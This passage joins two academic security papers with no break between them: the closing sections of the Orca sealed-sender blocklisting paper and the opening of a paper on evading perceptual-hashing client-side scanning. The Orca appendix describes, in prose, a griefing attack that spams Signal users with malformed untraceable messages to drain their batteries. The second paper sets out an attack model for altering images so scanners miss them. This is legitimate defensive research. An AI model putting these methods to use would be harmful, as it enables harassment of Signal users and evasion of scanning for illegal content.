Sealed sender		–		0.50	(0.02)	0.50	(0.02)	6.6	(0.2)	6.6	(0.2)
Orca	mint tokens with group signature	11.2	(0.2)	10.8	(0.1)	9.7	(0.2)	131.7	(0.8)	117	(2)
	+ cost per token minted	7.60	(0.09)	8.50	(0.08)	0.30	(0.01)	105.2	(0.9)	3.3	(0.1)
	+ cost per blocked user	1.70	(0.04)	–		–		–		–	
	send message with token*	0.30	(0.01)	0.80	(0.02)	–		10.0	(0.2)	–	

*Steady-state cost of sending a message with a token that includes cost of replenishing one token

Figure 5: Processing time (ms) microbenchmarks of user and platform operations for Orca compared to sealed sender. Mean time is given with standard deviations shown in parentheses. Dashes indicate an operation that has negligible cost (e.g., a table lookup).




Figure 6: Platform request throughput for different levels of hardware parallelism over a one million user deployment with blocklists of size 100 and strikelists of size 1400. Each mint request corresponds to a request to mint a batch of 10 tokens.

database setup if needed (e.g. through sharding). The achieved bottlenecked throughput already demonstrates feasibility.

Bandwidth costs. Minting a token requires sending the group signature (1.6KB) and exchanging proofs for each token to be minted (0.7KB / token). These costs extend to the recipient who receives the signature and also a ciphertext for each token minted (0.2KB / token). Apart from these initialization costs, the steady-state bandwidth costs of sending a message, once again, compare quite favorably with sealed sender. In the steady state, the amortized bandwidth overhead of sending a message would be two tokens (240B / token) — the token being spent *and* the token being created to replenish the recipient. Thus we can achieve amortized per-message overheads of only 30B compared to sealed sender (450B / message).

8 Further Extensions

Backwards unlinkability for revocation tokens. A drawback of verifier-local revocation is that whenever a new revocation token is provided, the platform can replay the history of messages to link which ones were sent by the newly blocked sender. To prevent such leakage one can take the approach of [51] to rotate revocation keys in set epochs. Naively, this requires recipients to resupply their entire list of revocation tokens; future work may try to incorporate techniques from updatable encryption [12] to provide more efficient epoch transitions.

Credential expiry and global banning. Per-recipient blocklists are not a substitute for platform-wide banning of abusive users. The platform must maintain some mechanism for banning accounts in the case of identified user abuse, e.g., through user reports [28, 35, 58] or account compromise. This can be done by enforcing periodic credential expiration, by for example, rotating the platform's group manager key. Users must retrieve a new MAC on their public key, at which point, the platform can choose to deny their request.

Sybil resistance and account recovery. Outsourced blocklisting works by blocking a public key, not an identity. If malicious users are able to easily send messages under new public keys, either by registering with many accounts or continually rotating an account key after they are blocklisted, then our blocklisting protocol will be of little use. Signal ties accounts to phone numbers to mitigate the ability to easily register new accounts. On the other hand, rotating an account key is a legitimate operation that may need to be taken after account compromise or device loss. Blocking accounts with suspicious key rotation behavior or rate-limiting account recovery are possible mitigations.

Rate-limited resources. In Signal, in addition to needing the recipient's long-lived identity public key, senders also need to pull a one-time use recipient "pre-key" which is used in the initial key agreement protocol to provide forward secrecy properties. Recipients store some number of pre-keys with the platform and replenish them as needed. If a recipient's pre-keys run out, then conversations are initiated without the pre-key leading to weaker forward secrecy. To prevent malicious users from exhausting a recipient's pre-key supply, these resources can be protected while preserving anonymous authentication using anonymous rate-limiting techniques [18].

9 Related Work

Anonymous credentials. Anonymous credentials [19] allow a user to present a cryptographic token proving some specific statement about their identity (e.g., their authorization to send messages to a particular recipient), without revealing anything else about their identity. A problem with anonymous credentials in our setting is that they are — by design — not attributable. While the server processing messages can verify the sender is authorized, the recipient cannot identify the sender. This means there is no way for the server to block the sender in the future, even if some revocation mechanism for the credentials did exist.

A notable design contrast to general-purpose anonymous

credential schemes is Privacy Pass [26], which offers single use credentials that encode only one bit — "I am authorized." Privacy Pass mints tokens using a verifiable oblivious pseudorandom function [39, 40], which is more efficient than our approach of blind MACs [20], but does not provide the algebraic structure needed to prove relations on the input. We need this property to encrypt the input to the recipient to allow linking of tokens. Blind MACs have been previously suggested for use as one-time tokens [46] and have also been recently proposed as part of Signal's new proposal for private group messaging [21].

Anonymous blacklisting. Anonymous blacklisting [36, 55, 56] systems cover a variety of cryptographic techniques. In general, these systems allow a user to authenticate anonymously to third parties in such a way that the third party can block them from subsequent authentications if they misbehave. In some systems, this blocking ability takes the form of an additional trusted third party that can de-anonymize users much like a group signature. In others, every time a user authenticates they provide a fresh anonymous cryptographic token derived from their identity and a proof that the current blacklist contains no tokens generated by their own keys. Such systems are cryptographically expensive, requiring work linear in the blacklist (for the sender). Moreover, much of the overhead across both settings comes from providing anonymity from the third party. Our setting differs in that the sender need not be anonymous (and in fact, should be identifiable) to the party *adding* to the blacklist (i.e., the recipient), but only be anonymous to the party *filtering* on the blacklist (i.e., the platform).

Abuse reporting in E2EE messaging. A complementary line of work [28, 30, 35, 58] considers reporting abusive content sent over an encrypted channel. These systems allow the recipient to verifiably reveal the content of a message to the platform to enable content moderation. They allow attribution of message content to a sender for a known sender identity. They do not allow the attribution of a malformed message with unknown sender as in the griefing attack we describe.

Metadata-private messaging. A number of messaging systems have been proposed that provide strong metadata-privacy even against strong network adversaries [4, 6, 24, 25, 42, 45, 47, 53, 57, 60, 61]. These systems incur significant costs on their users, e.g. to send and receive messages at frequent intervals. These costs may dwarf the costs of the types of abuse that Orca aims to prevent. Despite this, a subclass of these systems that could still make use of Orca for blocklisting are based on anonymous broadcasting [24, 41, 47, 53, 61]. Anonymous broadcasts can be converted to a sender-anonymous messaging service by having a messaging service collect, filter, and deliver the broadcast messages with designated recipients.

10 Conclusion

This paper explores the tensions between abuse mitigation and sender-anonymity in E2EE messaging. We highlighted several issues with Signal's sealed sender feature, including weak anonymity set guarantees and vulnerability to griefing attacks.

Our solution, Orca, allows recipients to register privacy-preserving blocklists with the platform. Without learning the sender's identity, the platform can check that the sender is not on the blocklist and that the recipient will be able to verify their identity. We introduced a new type of group signature tailored to Orca's needs and propose a hybrid scheme that uses tokens to amortize the bandwidth and computational costs of group signatures.

References

[1] Battery Historian. https://github.com/google/battery-historian, 2017.

[2] Michel Abdalla, Mihir Bellare, and Phillip Rogaway. The oracle diffie-hellman assumptions and an analysis of DHIES. In *CT-RSA*, 2001.

[3] Michel Abdalla, Fabrice Benhamouda, and Philip MacKenzie. Security of the J-PAKE password-authenticated key exchange protocol. In *IEEE S&P*, 2015.

[4] Nikolaos Alexopoulos, Aggelos Kiayias, Riivo Talviste, and Thomas Zacharias. Mcmix: Anonymous messaging via secure multiparty computation. In *USENIX Security*, 2017.

[5] Joël Alwen, Sandro Coretti, and Yevgeniy Dodis. The double ratchet: Security notions, proofs, and modularization for the signal protocol. In *EUROCRYPT*, 2019.

[6] Sebastian Angel and Srinath T. V. Setty. Unobservable communication over fully untrusted infrastructure. In *OSDI*, 2016.

[7] Mihir Bellare, Daniele Micciancio, and Bogdan Warinschi. Foundations of group signatures: Formal definitions, simplified requirements, and a construction based on general assumptions. In *EUROCRYPT*, 2003.

[8] Mihir Bellare, Haixia Shi, and Chong Zhang. Foundations of group signatures: The case of dynamic groups. In *CT-RSA*, 2005.

[9] Mihir Bellare, Asha Camper Singh, Joseph Jaeger, Maya Nyayapati, and Igors Stepanovs. Ratcheted encryption and key exchange: The security of messaging. In *CRYPTO*, 2017.

[10] Alexandra Boldyreva. Threshold signatures, multisignatures and blind signatures based on the gap-diffie-hellman-group signature scheme. In *PKC*, 2003.

[11] Dan Boneh, Xavier Boyen, and Hovav Shacham. Short group signatures. In *CRYPTO*, 2004.

[12] Dan Boneh, Kevin Lewi, Hart William Montgomery, and Ananth Raghunathan. Key homomorphic PRFs and their applications. In *CRYPTO*, 2013.

[13] Dan Boneh, Ben Lynn, and Hovav Shacham. Short signatures from the weil pairing. In *ASIACRYPT*, 2001.

[14] Dan Boneh and Hovav Shacham. Group signatures with verifier-local revocation. In *CCS*, 2004.

[15] Nikita Borisov, Ian Goldberg, and Eric A. Brewer. Off-the-record communication, or, why not to use PGP. In *WPES*, 2004.

[16] Sean Bowe, Alessandro Chiesa, Matthew Green, Ian Miers, Pratyush Mishra, and Howard Wu. Zexe: Enabling decentralized private computation. In *IEEE S&P*, 2020.

[17] Jan Camenisch. *Group signature schemes and payment systems based on the discrete logarithm problem*. PhD thesis, ETH Zurich, Zürich, Switzerland, 1998.

[18] Jan Camenisch, Susan Hohenberger, Markulf Kohlweiss, Anna Lysyanskaya, and Mira Meyerovich. How to win the clonewars: efficient periodic n-times anonymous authentication. In *CCS*, 2006.

[19] Jan Camenisch and Anna Lysyanskaya. Signature schemes and anonymous credentials from bilinear maps. In *CRYPTO*, 2004.

[20] Melissa Chase, Sarah Meiklejohn, and Greg Zaverucha. Algebraic MACs and keyed-verification anonymous credentials. In *CCS*, 2014.

[21] Melissa Chase, Trevor Perrin, and Greg Zaverucha. The signal private group system and anonymous credentials supporting efficient verifiable encryption. In *CCS*, 2020.

[22] David Chaum and Eugène van Heyst. Group signatures. In *EUROCRYPT*, 1991.

[23] Katriel Cohn-Gordon, Cas J. F. Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. In *IEEE EuroS&P*, 2017.

[24] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. Riposte: An anonymous messaging system handling millions of users. In *IEEE S&P*, 2015.

[25] Henry Corrigan-Gibbs and Bryan Ford. Dissent: accountable anonymous group messaging. In *CCS*, 2010.

[26] Alex Davidson, Ian Goldberg, Nick Sullivan, George Tankersley, and Filippo Valsorda. Privacy pass: Bypassing internet challenges anonymously. *PoPETs*, 2018.

[27] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The second-generation onion router. In *USENIX Security*, 2004.

[28] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. In *CRYPTO*, 2018.

[29] Yevgeniy Dodis, Eike Kiltz, Krzysztof Pietrzak, and Daniel Wichs. Message authentication, revisited. In *EUROCRYPT*, 2012.

[30] Facebook. Messenger Secret Conversations technical whitepaper. https://fbnewsroomus.files.wordpress.com/2016/07/messenger-secret-conversations-technical-whitepaper.pdf, 2017.

[31] Amos Fiat and Adi Shamir. How to prove yourself: Practical solutions to identification and signature problems. In *CRYPTO*, 1986.

[32] Georg Fuchsbauer, Eike Kiltz, and Julian Loss. The algebraic group model and its applications. In *CRYPTO*, 2018.

[33] Georg Fuchsbauer, Antoine Plouviez, and Yannick Seurin. Blind schnorr signatures and signed elgamal encryption in the algebraic group model. In *EUROCRYPT*, 2020.

[34] Jens Groth. Fully anonymous group signatures without random oracles. In *ASIACRYPT*, 2007.

[35] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. In *CRYPTO*, 2017.

[36] Ryan Henry and Ian Goldberg. Formalizing anonymous blacklisting systems. In *IEEE S&P*, 2011.

[37] Ryan Henry and Ian Goldberg. Batch proofs of partial knowledge. In *ACNS*, 2013.

[38] Joseph Jaeger and Igors Stepanovs. Optimal channel security against fine-grained state compromise: The safety of messaging. In *CRYPTO*, 2018.

[39] Stanislaw Jarecki, Aggelos Kiayias, and Hugo Krawczyk. Round-optimal password-protected secret sharing and T-PAKE in the password-only model. In *ASIACRYPT*, 2014.

[40] Stanislaw Jarecki, Aggelos Kiayias, Hugo Krawczyk, and Jiayu Xu. Highly-efficient and composable password-protected secret sharing (or: How to protect your bitcoin wallet online). In *EuroS&P*, 2016.

[41] Albert Kwon, Henry Corrigan-Gibbs, Srinivas Devadas, and Bryan Ford. Atom: Horizontally scaling strong anonymity. In *SOSP*, 2017.

[42] Albert Kwon, David Lu, and Srinivas Devadas. XRD: scalable messaging system with cryptographic privacy. In *NSDI*, 2020.

[43] Adam Langley. Pond. https://github.com/agl/pond, 2016.

[44] Adam Langley and Trevor Perrin. Replacing group signatures with HMAC in Pond. https://moderncrypto.org/mail-archive/messaging/2014/000409.html, 2016.

[45] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *OSDI*, 2018.

[46] Isis Agora Lovecruft and Henry de Valence. HYPHAE: Social secret sharing. https://patternsinthevoid.net/hyphae/hyphae.pdf, 2017.

[47] Donghang Lu, Thomas Yurek, Samarth Kulshreshtha, Rahul Govind, Aniket Kate, and Andrew K. Miller. Honeybadgermpc and asynchromix: Practical asynchronous MPC and its application to anonymous communication. In *CCS*, 2019.

[48] Joshua Lund. Technology preview: Sealed sender for Signal. https://signal.org/blog/sealed-sender/, 2017.

[49] Ian Martiny, Gabriel Kaptchuk, Adam Aviv, Dan Roche, and Eric Wustrow. Improving Signal's sealed sender. In *NDSS*, 2021.

[50] Marcela S. Melara, Aaron Blankstein, Joseph Bonneau, Edward W. Felten, and Michael J. Freedman. CONIKS: bringing key transparency to end users. In *USENIX Security Symposium*, 2015.

[51] Toru Nakanishi and Nobuo Funabiki. Verifier-local revocation group signature schemes with backward unlinkability from bilinear maps. In *ASIACRYPT*, 2005.

[52] Trevor Perrin and Moxie Marlinspike. The double ratchet algorithm. https://signal.org/docs/specifications/doubleratchet/, 2016.

[53] Ania M. Piotrowska, Jamie Hayes, Tariq Elahi, Sebastian Meiser, and George Danezis. The loopix anonymity system. In *USENIX Security*, 2017.

[54] Bertram Poettering and Paul Rösler. Towards bidirectional ratcheted key exchange. In *CRYPTO*, 2018.

[55] Patrick P. Tsang, Man Ho Au, Apu Kapadia, and Sean W. Smith. Blacklistable anonymous credentials: blocking misbehaving users without ttps. In *CCS*, 2007.

[56] Patrick P. Tsang, Apu Kapadia, Cory Cornelius, and Sean W. Smith. Nymble: Blocking misbehaving users in anonymizing networks. *IEEE Trans. Dependable Sec. Comput.*, 2011.

[57] Nirvan Tyagi, Yossi Gilad, Derek Leung, Matei Zaharia, and Nickolai Zeldovich. Stadium: A distributed metadata-private messaging system. In *SOSP*, 2017.

[58] Nirvan Tyagi, Paul Grubbs, Julia Len, Ian Miers, and Thomas Ristenpart. Asymmetric message franking: Content moderation for metadata-private end-to-end encryption. In *CRYPTO*, 2019.

[59] Nirvan Tyagi, Julia Len, Ian Miers, and Thomas Ristenpart. Orca: Blocklisting in sender-anonymous messaging. *IACR Cryptology ePrint Archive*, 2021.

[60] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: scalable private messaging resistant to traffic analysis. In *SOSP*, 2015.

[61] David Isaac Wolinsky, Henry Corrigan-Gibbs, Bryan Ford, and Aaron Johnson. Dissent in numbers: Making strong anonymity scale. In *OSDI*, 2012.

A Griefing Attack on Sealed Sender

We identify and implement a griefing attack against Signal's sealed sender protocol. An attacker in possession of a recipient's access key can spam the recipient with untraceable messages, causing the recipient's system to suffer battery drain and to consume bandwidth.

Attack vector. The attack takes advantage of the fact that the platform cannot check for malformed sealed messages. Our proof-of-concept attack simply modifies the Signal client to modify the triple (pk_e, ct_{id}, ct_{ss}) by replacing pk_e with a new, random value pk_f. To the platform this is indistinguishable from a legitimate sealed sender message, but the recipient's decryption will fail when trying to decrypt ct_{id} and cannot recover any information about the sender. Our modification causes the recipient's decryption to fail early. While technically one could force the recipient to perform more cryptographic steps, this would have small impact on the efficacy of the attack.

This approach required changing only two lines of code in the Signal Desktop client. We also wrote a small script to automate sending messages via the client.

Attack efficacy. We performed some measurements to assess whether the griefing attack can be used, particularly, to drain a target's battery. In our experiments, we used as attacker our modified Signal Desktop application on a MacBook Pro 2017 machine running macOS Mojave using a 2.5 GHz Intel Core i7. We used as a stand-in for victim recipient an unmodified Signal Android application (version 4.54.3) on a Google Pixel phone running Android version 9. We used the Android Battery Historian tool [1] to inspect the effect of our attack on battery drainage. It reports the battery level rounded to the nearest percent.

In our experiments we only interacted with the Signal platform and with researcher devices. We purposefully experimented only with very low volume attacks in order to ensure we did not burden the Signal platform, and confirmed ahead of time with members of the Signal team that our experiments would not be problematic. In summary, the platform and its users were not negatively affected by our experiments.

We measured the rate of change in battery level per hour when sending one malformed sealed message every 1, 2, 5, or 10 seconds. As a baseline comparison, we also measured the rate of battery drainage when no messages were sent. Each of the four sending rates were measured over a period of 2 hours, while the baseline was measured over a period of 11 hours; the phone discharges slowly at rest so an extended measurement period was needed for the baseline. Before each experiment, the recipient phone was rebooted and charged to full capacity. During each experiment, the phone used its mobile data for network connectivity and was otherwise idle.

In the baseline case, where the phone received no malicious messages, the battery level dropped by only 0.45 levels per hour (dropping the battery by only 7% in 11 hours). In comparison, the drop rates were 4.11, 5.37, 5.84, and 6.88 levels per hour when sending a message once every 10s, 5s, 2s, and 1s. Thus even the slowest attack rate speeds up battery drain by 9x; for one message a second it is 15x. We show a boxplot of these measurements in Figure 7.




Figure 7: Battery drain rate of griefing attack for various rates of sending, $x \in \{0, 0.1, 0.2, 0.5, 1\}$ / second. The box plot shows the variability of drain rates over trials, with the range, quartiles and median denoted by the whiskers, box, and line, respectively (outliers marked separately).

The attack also consumes recipient bandwidth (which could be costly if they pay for data service per byte): at one message per second, the Signal Android application received 1.13 MB/hour, while as a baseline it receives 0.94 KB/hour.

A real attacker can of course trivially increase attack volume up to any general rate limiting enforced by the platform. While it is not public if Signal rate limits clients (and we did not want to stress test it), we believe even modest increases to the volume will allow draining batteries quickly. While battery drain rates will vary significantly based on target handset and other factors, we believe our proof-of-concept evidences sufficient impact on a victim to be a concern.

Mitigation options for victims. The receiver's Signal client gives no obvious visual indication that messages are being received and filtered. To learn of message filtering, a user would have to inspect the client's debug logs, making the attack essentially invisible for the majority of users. Even if detected, there are no particularly good ways to prevent the griefing attack.

The victim can rotate their access key ak and attempt to redistribute a new ak' to their communicating partners. If the attacker is not able to get access to the new access key, the attack will be stopped by the platform and no messages will reach the victim's client. But since the attack leaves no information about which of the victim's communicating partners is responsible, the victim can only make a guess as to whom they should block.

This issue might lead people to only add a few, highly trusted contacts. But this degrades anonymity significantly, since as discussed in Section 2.2, the platform knows that a sealed sender must be one of the recipient's contacts.

B Artifact Appendix

B.1 Abstract

Our artifact contains source files of the Orca blocklisting protocol as a library in Rust. The cryptographic protocol is built on top of the open-source `arkworks` library for pairing-based cryptography. The implementation consists of three major parts: (1) an implementation of the Chase et al. algebraic MAC protocol, (2) an implementation of the Orca group signature, and (3) an implementation of the Orca one-time-use token protocol. The artifact also includes two benchmarks for reproducing the performance numbers reported on. These benchmarks can be easily run on any machine that can compile Rust from source, though we report performance numbers from running on high-memory AWS machines (for the server) and mobile devices (for the client). The artifact does not include source files for the griefing attack and battery-drain experiments against Signal, as they are potentially harmful and are not core to our work's claimed contribution.

B.2 Artifact check-list (meta-information)

- **Algorithm:** The Orca blocklisting protocol including group signature and one-time-use tokens.
- **Compilation:** Benchmarks are built from source using the Rust compiler.
- **Run-time environment:** Our artifact was run on a `c5.12xlarge` AWS EC2 virtual machine with 24 cores and 96 GB of memory running Ubuntu Server 20.04 LTS, as well as on a mobile device running Android 9.
- **Hardware:** The mobile microbenchmarks were run on a Google Pixel 2 device. The server throughput benchmark requires at least 64 GB, though comparable results can be reproduced with less memory.
- **Execution:** The microbenchmarks run in less than 5 minutes. The server throughput benchmark runs in under 2 hours on our test AWS machine.
- **Security, privacy, and ethical concerns:** We do not provide the source files for the griefing attack and battery-draining experiments.
- **Output:** The benchmarks produce summarized performance outputs printed to the terminal.
- **Experiments:** There are two benchmarks: (1) microbenchmarks for measuring the performance of the cryptographic primitives used in Orca, and (2) macrobenchmark for measuring server throughput of requests.
- **How much time is needed to prepare workflow (approximately)?:** The benchmark binaries are built from source in under 5 minutes. Setting up the AWS machine and/or the mobile device may take additional time.
- **Publicly available?:** The latest version of the library is available at https://github.com/nirvantyagi/orca.

B.3 Installation

The setup consists of installing Rust and compiling the benchmark binaries from source. Compiling and running the microbenchmarks on a mobile device requires additional installation of the Android Native Development Kit (NDK) and related Rust toolchains. The macrobenchmark for server throughput additionally requires installing and running a Redis server locally. Detailed installation instructions are given on the README available at https://github.com/nirvantyagi/orca.

B.4 Evaluation and Expected Results

There are two benchmark binaries that we report results on. The first is the microbenchmarks binary that is used to populate Figure 5. The platform and desktop client user columns are given from running the microbenchmark binary on a single core of the specified AWS machine. The mobile client user column is given from running the microbenchmark on the specified mobile device.

The second benchmark binary measures server throughput and is used to populate Figure 6. The reported numbers are based on experiments setting benchmark parameters of 200 requests for a blocklist size of 100, a strikelist size of 1400, and one million users, while varying the number of cores. This setup requires 64 GB of memory, however, the number of users can be reduced (e.g., to 200) to reproduce similar results without large memory requirements.

Detailed evaluation instructions are given on the README available at https://github.com/nirvantyagi/orca.

B.5 Experiment Customization

The benchmark source code is available and can be customized beyond the exisiting parameterization.

B.6 Notes

The cryptographic code has not been reviewed; it serves as a research prototype and is not suitable for deployment. If any bugs are discovered, please raise an issue on Github or send an email to the authors.

Adversarial Detection Avoidance Attacks: Evaluating the robustness of perceptual hashing-based client-side scanning

Shubham Jain*, Ana-Maria Creţu*, and Yves-Alexandre de Montjoye†

Department of Computing and Data Science Institute, Imperial College London

Abstract

End-to-end encryption (E2EE) by messaging platforms enable people to securely and privately communicate with one another. Its widespread adoption however raised concerns that illegal content might now be shared undetected. Following the global pushback against key escrow systems, client-side scanning based on perceptual hashing has been recently proposed by tech companies, governments and researchers to detect illegal content in E2EE communications. We here propose the first framework to evaluate the robustness of perceptual hashing-based client-side scanning to detection avoidance attacks and show current systems to not be robust. More specifically, we propose three adversarial attacks–a general black-box attack and two white-box attacks for discrete cosine transform-based algorithms–against perceptual hashing algorithms. In a large-scale evaluation, we show perceptual hashing-based client-side scanning mechanisms to be highly vulnerable to detection avoidance attacks in a black-box setting, with more than 99.9% of images successfully attacked while preserving the content of the image. We furthermore show our attack to generate diverse perturbations, strongly suggesting that straightforward mitigation strategies would be ineffective. Finally, we show that the larger thresholds necessary to make the attack harder would probably require more than one billion images to be flagged and decrypted daily, raising strong privacy concerns. Taken together, our results shed serious doubts on the robustness of perceptual hashing-based client-side scanning mechanisms currently proposed by governments, organizations, and researchers around the world.

1 Introduction

More than two billion people across the world use end-to-end encryption (E2EE)-enabled platforms such as Signal and




Figure 1: Examples of original and modified images for different hashing functions. All four modified images evade detection for the threshold T while maintaining a small $\mathbb{L}_2$ perturbation per pixel and high visual similarity to the original image.

*The first two authors contributed equally and are listed in random order.

† Corresponding author at demontjoye@imperial.ac.uk

WhatsApp [6, 53], exchanging more than 100 billion messages daily on WhatsApp alone [52]. E2EE provides a strong privacy protection to users, preventing governments, hackers, and platform providers themselves to access the content of their communications. Governments and organizations have however raised concerns that E2EE is preventing the detection of illegal content [39, 43] such as child sexual abuse media and terrorism-related content [41]. Governments have also recently been discussing bills looking at online safety including the countering of disinformation and misinformation online [17].

Following strong concerns from security experts and former national security officials alike [18, 31], key escrow systems providing governments an encryption "backdoor" have been abandoned. Instead, client-side scanning has been proposed to detect the sharing of illegal content on E2EE-enabled platforms by tech companies [4], researchers [22, 35, 45], and policy makers [11]. Here, a signature of a visual media (image, video) would be computed on the user's device and then compared against the database of signatures of known illegal images. If a match is found, the user would e.g. be flagged and/or the unencrypted content automatically shared for further review. Designed to be robust to small changes to the media, as well as transformations like rotation and rescaling, perceptual hashing algorithms would be used to generate the signature. Several variations of this scheme have been proposed. For instance, Apple's recent proposal sends a cryptographic voucher containing the encrypted images and the results of the match. If the number of successful matches reach a predefined threshold, the system is then able to decrypt all the matched images [4].

A large literature has developed recently in adversarial machine learning. The input of a machine learning classifier is adversarially modified to fool the model. Slightly modified but visually similar variants of an image can be designed resulting in a misclassification by the model [32,42,49]. Some of the most famous examples include an image of panda being misclassified as a gibbon [20] or a road works traffic sign to be misclassified as a give way traffic sign [42]. A wide range of techniques in both white and black-box setup have been developed, including [34] and [51].

Our contribution. We here propose the first framework to evaluate the robustness of perceptual hashing-based client side scanning to a novel *detection avoidance attack*. Specifically, our framework assesses the threat posed by adversarial attacks aiming to minimally modify an image so as to avoid detection while preserving its content. Our framework also takes into account the diversity of modifications produced by the attack in terms of distances between signatures. The more diverse the perturbation, the harder it is for the system to mitigate by expanding the database with the modified images.

We propose three adversarial attacks against perceptual hashing algorithms, a general black-box attack, inspired by previous work in adversarial ML, e.g., [24, 48, 59], and two novel and optimal white-box attacks exploiting the linearity and orthogonality of discrete cosine transform (DCT)-based perceptual hashing algorithms. The attacks are designed to minimally perturb the image while avoiding detection. In particular, they produce a wide range of perturbations preventing easy mitigation strategies such as expanding the database with modified images.

We evaluate the robustness of perceptual hashing-based client-side scanning mechanisms and show them to be highly vulnerable to detection avoidance attacks. We perform a large-scale extensive evaluation of five commonly used perceptual hashing algorithms: pHash (continuous and discrete) [12, 62], dHash, aHash and PDQ [27] and show that, for all of them, our attack manages avoid detection with modified images very similar to the original. Taken together, our results strongly suggest that perceptual hashing-based client-side scanning is highly vulnerable to small modifications in all scenarios considered, and that simple mitigation strategies like expanding the database would be ineffective. This sheds serious doubts on the robustness of currently proposed client-side scanning mechanisms based on perceptual hashing [11, 22, 35, 45].

2 Perceptual hashing-based client-side scanning

Perceptual hashing algorithms. Perceptual hashing algorithms compute a signature of a visual media (e.g., image, video) without having to share it. Perceptual hashes are different from cryptographic hashes in that the former changes gradually as the image changes, while the latter changes significantly as soon as a single pixel changes. Importantly, perceptual hashes are designed to detect instances of a visual media that are visually similar (e.g., a resized version) without being exact copies [38]. To achieve this, they extract features that remain invariant under small modifications, such as resizing, noise addition, format change and rotation. For example, pHash and Facebook's PDQ use the discrete cosine transform (DCT) to extract image features relating to lower frequencies in the DCT output, that remain invariant to image modifications such as blurring, resizing and watermarking [55].

Formally, a perceptual hashing algorithm $h : I \to O^l$ is a deterministic function mapping a multimedia $X \in I$ to a fixed-size vector representation, the *hash*, usually consisting of bits ($O = \{0,1\}$) or real numbers ($O = \mathbb{R}$). The similarity between two media $X, X' \in I$ is quantified by computing the *distance* between the hashes according to a metric, henceforth denoted by d. For bit-valued hashes, d is usually the Hamming distance, while for real-valued hashes a typical choice for d is the Euclidean distance.

Client-side scanning. Perceptual hashing-based client-side scanning (PH-CSS) for illegal image detection consists of a database $\mathcal{D} = \{X_1, \ldots, X_N\}$ of N images $X_i \in I, \forall 1 \leq i \leq N$, a perceptual hashing algorithm h, a distance d, and a threshold

$T > 0$. Given an image $X \in I$, the detection system computes the distance between the hash $h(X)$ and the hashes of images in the database $h(X_i)$. The image is flagged if there exists $1 \leq i \leq N$ such that $d(h(X_i), h(X)) \leq T$. We note that our framework is applicable more broadly to visual media (e.g., videos).

The detection system performance can be measured using the false positive and false negative rates [62].

False positive rate. For a threshold T and database $\mathcal{D}$, the *false positive rate* $FPR(T, \mathcal{D})$ is defined as the probability that a media visually different from those in the database ($X \not\sim \mathcal{D}$) is detected:

$$FPR(T, \mathcal{D}) = P(\exists 1 \leq i \leq N \ : \ d(h(X), h(X_i)) \leq T | X \not\sim \mathcal{D})$$

False negative rate. For a threshold T and database $\mathcal{D}$, the *false negative rate* $FNR(T, \mathcal{D})$ is defined as the probability that a media visually similar to medias in the database ($X \sim \mathcal{D}$) is wrongly rejected:

$$FNR(T, \mathcal{D}) = P(\forall 1 \leq i \leq N \ : \ d(h(X), h(X_i)) > T | X \sim \mathcal{D})$$

For both the FPR and FNR, the randomness is taken over the distribution of media shared by users.

The threshold T modulates the trade-off between the false positive and negative rates. Intuitively, as the threshold T decreases the system will wrongly flag fewer media outside the database. At the same time, it would wrongly reject more media visually similar to those in the database.

3 Attack model

3.1 Detection avoidance attack

We here propose an adversarial attack against perceptual hashing-based client-side scanning, which we call *detection avoidance attack*.

Attack model. We assume that a malicious agent, *the attacker*, is in possession of a image from the database, henceforth denoted *original image* $X \in \mathcal{D}$. The attacker's goal is to minimally modify X into X' such that its content is preserved while avoiding detection. More specifically, the attacker's goal is to modify X via an additive perturbation δ such that the modified image: (1) is valid, i.e., $X' = X + \delta \in I$ meaning that no pixel goes out of bounds, (2) evades detection, i.e., $d(h(X), h(X + \delta)) > T$, where T is the threshold used by the detection system and (3) the perturbation is minimal in terms of visual dissimilarity. We assume that the attacker knows the distance d and the threshold T. We revisit these assumptions later.

